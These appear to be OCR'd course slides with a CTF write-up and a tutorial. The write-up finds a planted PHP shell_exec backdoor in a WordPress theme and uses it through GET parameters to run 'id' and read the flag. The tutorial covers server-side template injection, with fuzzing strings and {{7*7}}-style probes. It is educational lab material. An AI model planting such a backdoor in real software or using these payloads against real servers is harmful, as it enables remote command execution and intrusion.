
```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ wget http://34.107.45.207:30148//backup.zip
--2022-10-03 00:53:14--  http://34.107.45.207:30148//backup.zip
Connecting to 34.107.45.207:30148 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 20373189 (19M) [application/zip]
Saving to: ‘backup.zip’

backup.zip                    100%[==================================================>]  19.43M  3.90MB/s    in 5.1s

2022-10-03 00:53:19 (3.77 MB/s) - ‘backup.zip’ saved [20373189/20373189]


┌──(kali㉿kali)-[~]
└─$ 
```

Download the backup file from the following url:
http://34.107.45.207:30148//backup.zip
(take note that the IP address can change based on the functionality of the CyberEDU platform.)

`$ wget http://34.107.45.207:30148//backup.zip`

In this way, we obtain the source code of the application.

Laboratory: nodiff-backdoor




```
┌──(kali㉿kali)-[~/backup]
└─$ ls
backup.zip   wp-activate.php        wp-config.php          wp-includes          wp-mail.php          xmlrpc.php
index.php    wp-admin               wp-config-sample.php   wp-links-opml.php    wp-settings.php
license.txt  wp-blog-header.php     wp-content             wp-load.php          wp-signup.php
readme.html  wp-comments-post.php   wp-cron.php            wp-login.php         wp-trackback.php

┌──(kali㉿kali)-[~/backup]
└─$ 
```

Copy backup.zip to the new folder and unzip it.

Now is time to find some backdoor. Because application use PHP code we try to search from vulnerable function in PHP: https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720


Laboratory: nodiff-backdoor



```
┌──(kali㉿kali)-[~/backup]
└─$ grep -r "shell_exec("
wp-content/themes/twentytwentytwo/functions.php:        echo shell_exec($_GET['shazam']);
wp-includes/Text/Diff/Engine/shell.php:        $diff = shell_exec($this→_diffCommand . ' ' . $from_file . ' ' . $to_file);

┌──(kali㉿kali)-[~/backup]
└─$ 
```

We can try search for all the vulnerable functions. After few tries observe we got the vulnerable function (shell_exec()) in the next path: “wp-content/themes/twentytwentytwo/functions.php”:


$ grep –r “shell_exec(“



```
function sentimental_function() {
  If ($_GET['welldone'] == 'knockknock') {
    echo shell_exec($_GET['shazam']);
  }
}
```

Next step is to execute the backdoor to access the server base on what we got.
If we have the parameter welldone=knockknock, then execute parameter shazam=<injection>

Laboratory: nodiff-backdoor



```
34.107.45.207:30148/?welldone=knockknock&shazam=id
uid=1000(www) gid=3000(www) groups=3000(www),2000
```


http://34.107.45.207:30148/?welldone=knockknock&shazam=id

Now let's get the flag in the source of the page:

Laboratory: nodiff-backdoor

Now let's get the flag in the source of the page:

http://34.107.45.207:30148/?welldone=knockknock&shazam=cat flag.php



Not secure | view-source:34.107.45.207:30148/?welldone=knockknock&shazam=cat%20flag.php

```

if (1 === 2) {
    echo 'CTF{87702788126237df9c4a915fea9441345dc6b3a0272b214b2c31e50a8f89c4b1}';
}

?><style>.wp-container-1 {display: flex;gap: var( --wp--style--block-gap, 0.5em );flex-wrap: wrap;align-items: center;ali
<style>.wp-container-3 {display: flex;gap: var( --wp--style--block-gap, 0.5em );flex-wrap: wrap;align-items: center;align
```

CTF{87702788126237df9c4a915fea9441345dc6b3a0272b214b2c31e50a8f89c4b1}

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Server-Side Template Injection

Shark

Giorgi Akhalaia

Tbilisi, 2022

Overview

- Server-Side Template Injection
- 2 Types of SSTI
- How to test on SSTI
- Machine: shark

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and direction
is a crime.

7*7= ???

Server-Side Template Injection

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data.

Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data.


As the name suggests, server-side template injection payloads are delivered and evaluated server-side

Server-Side Template Injection

Web applications use template engines to separate the visual presentation (HTML, CSS…) from the application logic (PHP, Python…). These engines allow the creation of template files in the application.

These engines allow the creation of template files in the application. Templates are a mixture of fixed data (layout) and dynamic data (variables).

When the application is used, the template engine will replace the variables contained in a template with values and will transform the template into a web page (HTML) and then send it to the client.




Server-Side Template Injection

Template engines are widely used by web applications to present dynamic data via web pages and emails. Unsafely embedding user input in templates enables Server-Side Template Injection

Unlike XSS, Template Injection can be used to directly attack web servers' internals and often obtain Remote Code Execution (RCE), turning every vulnerable application into a potential pivot point.

Template Injection can arise both through developer error, and through the intentional exposure of templates in an attempt to offer rich functionality, as commonly done by wikis, blogs, marketing applications and content management systems.



How do server-side template injection vulnerabilities arise?

A server-side template injection (SSTI) vulnerability occurs when user data is embedded directly in a template and then interpreted by the template engine.

Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

The source of the problem is that the data transmitted by users is interpreted directly by the template engine (as dynamic data), instead of being integrated as fixed data.

Static templates that simply provide placeholders into which dynamic content is rendered are generally not vulnerable to server-side template injection.

This type of vulnerability is most often found on sites that want to offer advanced customisation features such as wikis, blogs, marketing applications or CMS.

How do server-side template injection vulnerabilities arise?

The classic example is an email that greets each user by their name, such as the following extract from a Twig template:

```
$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name) );
```


This is not vulnerable to server-side template injection because the user's first name is merely passed into the template as data.

How do server-side template injection vulnerabilities arise?

However, as templates are simply strings, web developers sometimes directly concatenate user input into templates prior to rendering.

Let's take a similar example to the one above, but this time, users are able to customize parts of the email before it is sent.

For example, they might be able to choose the name that is used:




```
$output = $twig->render("Dear " . $_GET['name']);
```

In this example, instead of a static value being passed into the template, part of the template itself is being dynamically generated using the GET parameter name. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the name parameter as follows:

```
http://vulnerable-website.com/?name={{bad-stuff-here}}
```

Constructing a server-side template injection attack



Identifying server-side template injection vulnerabilities and crafting a successful attack typically involves the following high-level process.

How to find an SSTI vulnerability?

Identification takes place in two parts

1. A first phase of detection of the vulnerability.

2. A second phase to identify the template engine used.

`${{<%[%'"}}%\`

Detecting the vulnerability


If you are able to detect that a vulnerability is present, it can be surprisingly easy to exploit it. This is especially true in unsandboxed environments.

An effective approach is to fuzz the target in all data fields with a payload containing special characters often used by template engines.

For example:

- ${{<%[%'"}}@{%\.#{<%=
- ${{<%[%'"}}%\

If an error message is returned in the server responses, this indicates that the application is potentially vulnerable. Analyzing the error message could help determine which template engine is being used.



```
Internal Server Error

No handlers could be found for logger "tornado.application" Traceback
(most recent call last): File "<string>", line 15, in <module> File
"/usr/lib/python2.7/dist-packages/tornado/template.py", line 317, in
__init__ "exec", dont_inherit=True) File "<string>.generated.py", line 4
_tt_tmp = user.nickname{{ # <string>:1 ^ SyntaxError: invalid syntax
```

Detecting the vulnerability

Template injections can occur in two different contexts:

Plaintext context:
Many template engines allow content to be entered directly into HTML tags or using the template engine syntax. This content will be interpreted on the server side before the server returns an HTTP response. In this case, it is recommended to send mathematical formulas in the tested fields (depending on the template engine, the syntax may change).

Context code:
When user inputs are directly inserted into an expression evaluated by the template engine. In this case, the idea is to modify the relevant parameter while trying to generate an error.

- {{7*7}}
- ${7*7}
- ${{7*7}}
- <%= 7*7 %>
- #{7*7}

Detecting the vulnerability

For example, consider a template that contains the following vulnerable code:

```
render('Hello ' + username)
```

During auditing, we might test for server-side template injection by requesting a URL such as:

```
http://vulnerable-website.com/?username=${7*7}
```

```
Hello 49
```


If the resulting output contains Hello 49, this shows that the mathematical operation is being evaluated server-side. This is a good proof of concept for a server-side template injection vulnerability.

Identify

Once you have detected the template injection potential, the next step is to identify the template engine.

Although there are a huge number of templating languages, many of them use very similar syntax that is specifically chosen not to clash with HTML characters. As a result, it can be relatively simple to create probing payloads to test which template engine is being used.

Simply submitting invalid syntax is often enough because the resulting error message will tell you exactly what the template engine is, and sometimes even which version.




```
Internal Server Error

No handlers could be found for logger "tornado.application" Traceback
(most recent call last): File "<string>", line 15, in <module> File
"/usr/lib/python2.7/dist-packages/tornado/template.py", line 317, in
__init__ "exec", dont_inherit=True) File "<string>.generated.py", line 4
_tt_tmp = user.nickname{{ # <string>:1 ^ SyntaxError: invalid syntax
```

Identify

Otherwise, you'll need to manually test different language-specific payloads and study how they are interpreted by the template engine.

Using a process of elimination based on which syntax appears to be valid or invalid, you can narrow down the options quicker than you might think.

A common way of doing this is to inject arbitrary mathematical operations using syntax from different template engines. You can then observe whether they are successfully evaluated.



To help with this process, you can use a decision tree similar to the following:

For example, the payload {{7*'7'}} returns 49 in Twig and 7777777 in Jinja2. Therefore, it is **important** not to jump to conclusions based on a single successful response.

Laboratory: shark


Description:

Exploit the shark and get the flag!

Flag format: CTF{sha256}

Level: Easy

Server: 35.198.152.73:30806




Hints:

- **Hint 1:** Server Site Template Injection

Laboratory: shark

Payload


Not secure | 35.198.152.73:30806


Shark name:

${7*7}

Submit

Hello Mikheil Soziashvili!

Result:


Not secure | 35.198.152.73:30806

Shark name:


Submit

Hello 49!

- {{7*7}}
- ${7*7}
- ${{7*7}}
- <%= 7*7 %>
- #{7*7}

Laboratory: shark

